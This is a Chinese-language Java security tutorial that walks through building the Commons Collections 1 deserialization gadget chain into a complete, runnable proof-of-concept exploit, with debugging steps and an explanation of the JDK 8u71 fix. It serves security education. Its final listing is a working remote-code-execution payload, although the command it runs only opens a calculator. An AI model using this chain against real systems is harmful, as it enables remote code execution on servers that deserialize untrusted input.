

# Java安全漫谈 - 10.反序列化篇(4)

这是[代码审计知识星球](#)中Java安全的第十篇文章。

上一篇文章我们了解了common-collections中的Transformer，并且构造了一个巨简单的demo：

```
1 package org.vulhub.Ser;
2
3 import org.apache.commons.collections.Transformer;
4 import org.apache.commons.collections.functors.ChainedTransformer;
5 import org.apache.commons.collections.functors.ConstantTransformer;
6 import org.apache.commons.collections.functors.InvokerTransformer;
7 import org.apache.commons.collections.map.TransformedMap;
8
9 import java.util.HashMap;
10 import java.util.Map;
11
12 public class CommonCollections1 {
13     public static void main(String[] args) throws Exception {
14         Transformer[] transformers = new Transformer[]{
15             new ConstantTransformer(Runtime.getRuntime()),
16             new InvokerTransformer("exec", new Class[]{String.class},
17 new Object[]
18 {"/System/Applications/Calculator.app/Contents/MacOS/Calculator"}),
19         };
20
21         Transformer transformerChain = new
22 ChainedTransformer(transformers);
23
24         Map innerMap = new HashMap();
25         Map outerMap = TransformedMap.decorate(innerMap, null,
26 transformerChain);
27         outerMap.put("test", "xxxx");
28     }
29 }
```

但是一个demo离一个真正可利用的POC还有很大的距离，所以我们需要着手对其进行修改。

## AnnotationInvocationHandler

我们前面说过，触发这个漏洞的核心，在于我们需要向Map中加入一个新的元素。在demo中，我们可以手工执行 `outerMap.put("test", "xxxx")`；来触发漏洞，但在实际反序列化时，我们需要找到一个类，它在反序列化的readObject逻辑里有类似的写入操作。

这个类就是 `sun.reflect.annotation.AnnotationInvocationHandler`，我们查看它的readObject方法（这是8u71以前的代码，8u71以后做了一些修改，这个后面再说）：

```

1      private void readObject(java.io.ObjectInputStream s)
2          throws java.io.IOException, ClassNotFoundException {
3          s.defaultReadObject();
4
5          // Check to make sure that types have not evolved incompatibly
6
7          AnnotationType annotationType = null;
8          try {
9              annotationType = AnnotationType.getInstance(type);
10         } catch (IllegalArgumentException e) {
11             // Class is no longer an annotation type; time to punch out
12             throw new java.io.InvalidObjectException("Non-annotation type
in annotation serial stream");
13         }
14
15         Map<String, Class<?>> memberTypes = annotationType.memberTypes();
16
17         // If there are annotation members without values, that
18         // situation is handled by the invoke method.
19         for (Map.Entry<String, Object> memberValue :
memberValues.entrySet()) {
20             String name = memberValue.getKey();
21             Class<?> memberType = memberTypes.get(name);
22             if (memberType != null) { // i.e. member still exists
23                 Object value = memberValue.getValue();
24                 if (!(memberType.isInstance(value) ||
25                     value instanceof ExceptionProxy)) {
26                     memberValue.setValue(
27                         new AnnotationTypeMismatchExceptionProxy(
28                             value.getClass() + "[" + value +
29                             "]" ).setMember(
30                                 annotationType.members().get(name)));
31                 }
32             }
33         }

```

核心逻辑就是 `Map.Entry<String, Object> memberValue : memberValues.entrySet()` 和 `memberValue.setValue(...)`。

`memberValues`就是反序列化后得到的Map，也是经过了TransformedMap修饰的对象，这里遍历了它的所有元素，并依次设置值。在调用set\_value设置值的时候就会触发TransformedMap里注册的Transform，进而执行我们为其精心设计的任意代码。

所以，我们构造POC的时候，就需要创建一个AnnotationInvocationHandler对象，并将前面构造的HashMap设置进来：

```

1 Class clazz =
  Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
2 Constructor construct = clazz.getDeclaredConstructor(Class.class,
  Map.class);
3 construct.setAccessible(true);
4 Object obj = construct.newInstance(Retention.class, outerMap);

```

这里因为 `sun.reflect.annotation.AnnotationInvocationHandler` 是一个内部类，不能直接使用 `new` 来实例化。我使用反射获取到了它的构造方法，并将其设置成外部可见的，再调用就可以实例化了。

`AnnotationInvocationHandler` 类的构造函数有两个参数，第一个参数是一个 `Annotation` 类；第二个参数就是前面构造的 `Map`。

这里大家可以思考一下：什么是 `Annotation` 类？为什么我这里需要使用 `Retention.class`？

## 为什么需要使用反射？

上一章我们构造了一个 `AnnotationInvocationHandler` 对象，它就是我们反序列化利用链的起点了。我们通过如下代码将这个对象生成序列化流：

```

1 ByteArrayOutputStream barr = new ByteArrayOutputStream();
2 ObjectOutputStream oos = new ObjectOutputStream(barr);
3 oos.writeObject(obj);
4 oos.close();

```

我将这几段代码拼接到 `demo` 代码的后面，组成一个完整的 POC。我们试着运行这个 POC，看看能否生成序列化数据流：

The screenshot shows an IDE with a Java file named `CommonCollections1`. The code defines a `main` method that sets up transformers, creates a `ChainedTransformer`, and uses reflection to instantiate an `AnnotationInvocationHandler`. It then writes this object to a `ByteArrayOutputStream` using an `ObjectOutputStream`. The code is as follows:

```

21 public static void main(String[] args) throws Exception {
22     Transformer[] transformers = new Transformer[]{
23         new ConstantTransformer(Runtime.getRuntime()),
24         new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"-/System/Applications/Calculator.app/Contents/MacOS/Calculator"}),
25     };
26
27     Transformer transformerChain = new ChainedTransformer(transformers);
28     Map innerMap = new HashMap();
29
30     innerMap.put("test", "xxxx");
31     Map outerMap = TransformerMap.decorate(innerMap, keyTransformer: null, transformerChain);
32
33     Class clazz = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
34     Constructor construct = clazz.getDeclaredConstructor(Class.class, Map.class);
35     construct.setAccessible(true);
36     Object obj = construct.newInstance(Retention.class, outerMap);
37
38     ByteArrayOutputStream barr = new ByteArrayOutputStream();
39     ObjectOutputStream oos = new ObjectOutputStream(barr);
40     oos.writeObject(obj);
41     oos.close();
42
43     System.out.println(barr);
44     ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(barr.toByteArray()));
45     Object o = (Object)ois.readObject();
46 }
47

```

Below the code, the IDE shows the output of the program, which is a long hexadecimal string representing the serialized object. However, a runtime exception is thrown at line 40:

```

Exception in thread "main" java.io.NotSerializableException: java.lang.Runtime
    at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1184)
    at java.io.ObjectOutputStream.defaultWriteFields(ObjectOutputStream.java:1548)
    at java.io.ObjectOutputStream.writeSerialData(ObjectOutputStream.java:1509)
    at java.io.ObjectOutputStream.writeOrdinaryObject(ObjectOutputStream.java:1432)
    at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1178)
    at java.io.ObjectOutputStream.writeArray(ObjectOutputStream.java:1378)
    at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1174)
    at java.io.ObjectOutputStream.defaultWriteFields(ObjectOutputStream.java:1548)
    at java.io.ObjectOutputStream.writeSerialData(ObjectOutputStream.java:1509)

```

在 `writeObject` 的时候出现异常了：`java.io.NotSerializableException: java.lang.Runtime`。

原因是，Java中不是所有对象都支持序列化，待序列化的对象和所有它使用的内部属性对象，必须都实现了 `java.io.Serializable` 接口。而我们最早传给ConstantTransformer的是 `Runtime.getRuntime()`，Runtime类是没有实现 `java.io.Serializable` 接口的，所以不允许被序列化。

那么，如何避免这个错误呢？我们可以变通一下，看过前面《Java安全漫谈 - 反射篇》的同学应该知道，我们可以通过反射来获取到当前上下文中的Runtime对象，而不需要直接使用这个类：

```
1 Method f = Runtime.class.getMethod("getRuntime");
2 Runtime r = (Runtime) f.invoke(null);
3 r.exec("/System/Applications/Calculator.app/Contents/MacOS/Calculator");
```

转换成Transformer的写法就是如下：

```
1 Transformer[] transformers = new Transformer[] {
2     new ConstantTransformer(Runtime.class),
3     new InvokerTransformer("getMethod", new Class[] { String.class,
4                                                         Class[].class }, new
5     Object[] { "getRuntime",
6
7         new Class[0] })),
8     new InvokerTransformer("invoke", new Class[] { Object.class,
9                                                         Object[].class }, new
10    Object[] { null, new Object[0] })),
11    new InvokerTransformer("exec", new Class[] { String.class },
12    new String[] {
13        "/System/Applications/Calculator.app/Contents/MacOS/Calculator" })),
14    };
15 }
```

其实和demo最大的区别就是将 `Runtime.getRuntime()` 换成了 `Runtime.class`，前者是一个 `java.lang.Runtime` 对象，后者是一个 `java.lang.Class` 对象。Class类有实现Serializable接口，所以可以被序列化。

## 为什么仍然无法触发漏洞？

修改Transformer数组后再次运行，发现这次没有报异常，而且输出了序列化后的数据流，但是反序列化时仍然没弹出计算器，这是为什么呢？

```
27     new InvokerTransformer( methodName: "invoke", new Class[] { Object.class,
28         Object[].class }, new Object[] { null, new Object[0] } ),
29     new InvokerTransformer( methodName: "exec", new Class[] { String.class },
30         new String[] { "/System/Applications/Calculator.app/Contents/MacOS/Calculator" } ),
31 };
32
33 Transformer transformerChain = new ChainedTransformer(transformers);
34 Map innerMap = new HashMap();
35
36 innerMap.put("test", "xxxx");
37 Map outerMap = TransformedMap.decorate(innerMap, keyTransformer: null, transformerChain);
38
39 Class clazz = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
40 Constructor construct = clazz.getDeclaredConstructor(Class.class, Map.class);
41 construct.setAccessible(true);
42 Object obj = construct.newInstance(Retention.class, outerMap);
43
44 ByteArrayOutputStream barr = new ByteArrayOutputStream();
45 ObjectOutputStream oos = new ObjectOutputStream(barr);
46 oos.writeObject(obj);
47 oos.close();
48
49 System.out.println(barr);
50 ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(barr.toByteArray()));
51 Object o = (Object)ois.readObject();
52 }
53 }
```

CommonCollections1 > main()

Run: CommonCollections1 x

/Library/Java/JavaVirtualMachines/jdk1.8.0\_40.jdk/Contents/Home/bin/java ...

objc[83942]: Class JavaLaunchHelper is implemented in both /Library/Java/JavaVirtualMachines/jdk1.8.0\_40.jdk/Contents/Home/bin/j...  
iTransformerst[]-[Lorg.apache.commons.collections/Transformer;xpur[]-[Lorg.apache.commons.collections.Transformer;0V\*004 0 []xp[] s  
getRuntimeur[] [Ljava.lang.Class;0 0020 []xp[] [] getMethodduq[] [] vr[] java.lang.String008z;0B []xp[]sq[]~[] uq[]~[] [] puq[]~[] [  
loadFactorI[] thresholdxp?@[] [] [] testt[] xxxxxxvr[] java.lang.annotation.Retention[] [] [] [] xp

Process finished with exit code 0

这个实际上和AnnotationInvocationHandler类的逻辑有关，我们可以动态调试就会发现，在AnnotationInvocationHandler:readObject的逻辑中，有一个if语句对var7进行判断，只有在不是null的时候才会进入里面执行setValue，否则不会进入也就不会触发漏洞：

```
354 while(var4.hasNext()) {
355     Entry var5 = (Entry)var4.next(); var5 (slot_5): "test" -> "xxxx" var4 (slot_4): AbstractInputCheckedMapDecorator$EntrySetIterator@752
356     String var6 = (String)var5.getKey(); var6 (slot_6): "test" var5 (slot_5): "test" -> "xxxx"
357     Class var7 = (Class)var3.get(var6); var7 (slot_7): null var3 (slot_3): size = 1 var6 (slot_6): "test"
358     if (var7 != null) { var7 (slot_7): null
359         Object var8 = var5.getValue();
360         if (!var7.isInstance(var8) && !(var8 instanceof ExceptionProxy)) {
361             var5.setValue(new AnnotationTypeMismatchExceptionProxy( s: var8.getClass() + "[" + var8 + "]" ).setMember((Method)var2.members().get(var6)));
362         }
363     }
364 }
365
366 AnnotationInvocationHandler > readObject()
```

Debug: CommonCollections1 x

Frames

main:51, CommonCollections1 (org.vulhub.Ser)

Variables

this = {AnnotationInvocationHandler@748}

Variables debug info not available

var1 = {ObjectInputStream@749}

var2 (slot\_2) = {AnnotationType@750} \*Annotation Type:\n Member types: {value=class java.lang.annotation.Ret... View

var3 (slot\_3) = {HashMap@751} size = 1

var4 (slot\_4) = {AbstractInputCheckedMapDecorator\$EntrySetIterator@752}

var5 (slot\_5) = {AbstractInputCheckedMapDecorator\$MapEntry@753} "test" -> "xxxx"

var6 (slot\_6) = "test"

var7 (slot\_7) = null

那么如何让这个var7不为null呢？这一块我就不详细分析了，还会涉及到java注释相关的技术。直接给出两个条件：

1. sun.reflect.annotation.AnnotationInvocationHandler 构造函数的第一个参数必须是Annotation的子类，且其中必须含有至少一个方法，假设方法名是X
2. 被 TransformedMap.decorate 修饰的Map中必须有一个键名为X的元素

所以，这也解释了为什么我前面用到Retention.class，因为Retention有一个方法，名为value；所以，为了再满足第二个条件，我需要给Map中放入一个Key是value的元素：

```
1 innerMap.put("value", "xxxx");
```

## 为什么Java高版本无法利用？

再次修改POC，我们在本地进行测试，发现已经可以成功弹出计算器了：

```
public class CommonCollections1 {

    public static void main(String[] args) throws Exception {
        Transformer[] transformers = new Transformer[] {
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer( methodNames: "getMethod", new Class[] { String.class,
                Class[].class }, new Object[] { "getRuntime",
                    new Class[0] })),
            new InvokerTransformer( methodNames: "invoke", new Class[] { Object.class,
                Object[].class }, new Object[] { null, new Object[0] })),
            new InvokerTransformer( methodNames: "exec", new Class[] { String.class },
                new String[] { "/System/Applications/Calculator.app/Contents/MacOS/Calculator" })),
        };


        Transformer transformerChain = new ChainedTransformer(transformers);
        Map innerMap = new HashMap();

        innerMap.put("value", "xxxx");
        Map outerMap = TransformedMap.decorate(innerMap, keyTransformer: null, transformerChain);

        Class clazz = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor construct = clazz.getDeclaredConstructor(Class.class, Map.class);
        construct.setAccessible(true);
        Object obj = construct.newInstance(Retention.class, outerMap);

        ByteArrayOutputStream barr = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(barr);
        oos.writeObject(obj);
        oos.close();

        System.out.println(barr);
        ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(barr.toByteArray()));
        Object o = (Object)ois.readObject();
    }
}
```



但是，当你兴冲冲地拿着这串序列化流，跑到服务器上进行反序列化时就会发现，又无法成功执行命令了。这又是为什么呢？

前文说了，我们是在Java 8u71以前的版本上进行测试的，在8u71以后大概是2015年12月的时候，Java官方修改了 `sun.reflect.annotation.AnnotationInvocationHandler` 的 `readObject` 函数：<http://hg.openjdk.java.net/jdk8u/jdk8u/jdk/rev/f8a528d0379d>

```

1.34      Map<String, Class<?>> memberTypes = annotationType.memberTypes();
1.35 +      // consistent with runtime Map type
1.36 +      Map<String, Object> mv = new LinkedHashMap<>();
1.37
1.38      // If there are annotation members without values, that
1.39      // situation is handled by the invoke method.
1.40 -      for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {
1.41 +      for (Map.Entry<String, Object> memberValue : streamVals.entrySet()) {
1.42          String name = memberValue.getKey();
1.43 +          Object value = null;
1.44          Class<?> memberType = memberTypes.get(name);
1.45          if (memberType != null) { // i.e. member still exists
1.46 -              Object value = memberValue.getValue();
1.47 +              value = memberValue.getValue();
1.48              if (!(memberType.isInstance(value) ||
1.49                  value instanceof ExceptionProxy)) {
1.50 -                  memberValue.setValue(
1.51 -                      new AnnotationTypeMismatchExceptionProxy(
1.52 +                      value = new AnnotationTypeMismatchExceptionProxy(
1.53                          value.getClass() + "[" + value + "]").setMember(
1.54 -                          annotationType.members().get(name));
1.55 +                          annotationType.members().get(name));
1.56                  }
1.57          }
1.58 +          mv.put(name, value);
1.59 +      }

```

对于这次修改，有些文章说是因为没有了setValue，其实原因和setValue关系不大。改动后，不再直接使用反序列化得到的Map对象，而是新建了一个LinkedHashMap对象，并将原来的键值添加进去。

所以，后续对Map的操作都是基于这个新的LinkedHashMap对象，而原来我们精心构造的Map不再执行set或put操作，也就不会触发RCE了。

## 总结

我们这一章将上一章给出的demo扩展成为了一个真实可利用的POC，完整代码如下：

```

1  package org.vulhub.Ser;
2
3  import org.apache.commons.collections.Transformer;
4  import org.apache.commons.collections.functors.ChainedTransformer;
5  import org.apache.commons.collections.functors.ConstantTransformer;
6  import org.apache.commons.collections.functors.InvokerTransformer;
7  import org.apache.commons.collections.map.TransformedMap;
8
9  import java.io.ByteArrayInputStream;
10 import java.io.ByteArrayOutputStream;
11 import java.io.ObjectInputStream;
12 import java.io.ObjectOutputStream;
13 import java.lang.annotation.Retention;
14 import java.lang.reflect.Constructor;
15 import java.lang.reflect.InvocationHandler;
16 import java.util.HashMap;
17 import java.util.Map;
18

```



```

19 public class CommonCollections1 {
20
21     public static void main(String[] args) throws Exception {
22         Transformer[] transformers = new Transformer[] {
23             new ConstantTransformer(Runtime.class),
24             new InvokerTransformer("getMethod", new Class[] {
String.class,
25                 Class[].class }, new Object[] { "getRuntime",
26                 new Class[0] })),
27             new InvokerTransformer("invoke", new Class[] {
Object.class,
28                 Object[].class }, new Object[] { null, new
Object[0] })),
29             new InvokerTransformer("exec", new Class[] { String.class
},
30                 new String[] {
"/System/Applications/Calculator.app/Contents/MacOS/Calculator" })),
31         };
32
33         Transformer transformerChain = new
ChainedTransformer(transformers);
34         Map innerMap = new HashMap();
35         innerMap.put("value", "xxxx");
36         Map outerMap = TransformedMap.decorate(innerMap, null,
transformerChain);
37
38         Class clazz =
Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
39         Constructor construct = clazz.getDeclaredConstructor(Class.class,
Map.class);
40         construct.setAccessible(true);
41         InvocationHandler handler = (InvocationHandler)
construct.newInstance(Retention.class, outerMap);
42
43         ByteArrayOutputStream barr = new ByteArrayOutputStream();
44         ObjectOutputStream oos = new ObjectOutputStream(barr);
45         oos.writeObject(handler);
46         oos.close();
47
48         System.out.println(barr);
49         ObjectInputStream ois = new ObjectInputStream(new
ByteArrayInputStream(barr.toByteArray()));
50         Object o = (Object)ois.readObject();
51     }
52 }
53

```



但是这个Payload有一定局限性，在Java 8u71以后的版本中，由于

`sun.reflect.annotation.AnnotationInvocationHandler` 发生了变化导致不再可用，原因前文也说了。

我们查看ysoserial的代码，发现它没有用到我demo中的TransformedMap，而是改用了LazyMap。

有的同学包括我，之前以为这就是在解决CommonCollections1这个利用链在高版本Java中不可用的问题，其实不然，即使使用LazyMap仍然无法在高版本的Java中使用这条利用链，主要原因还是出在 `sun.reflect.annotation.AnnotationInvocationHandler` 这个类的修改上，不过本篇文章先不讲。

下一篇文章，再给大家分析如何破局。

参考链接：

- <http://scz.617.cn/network/202003241127.txt>
- <https://kingx.me/commons-collections-java-deserialization.html>
- <https://www.anquanke.com/post/id/82934>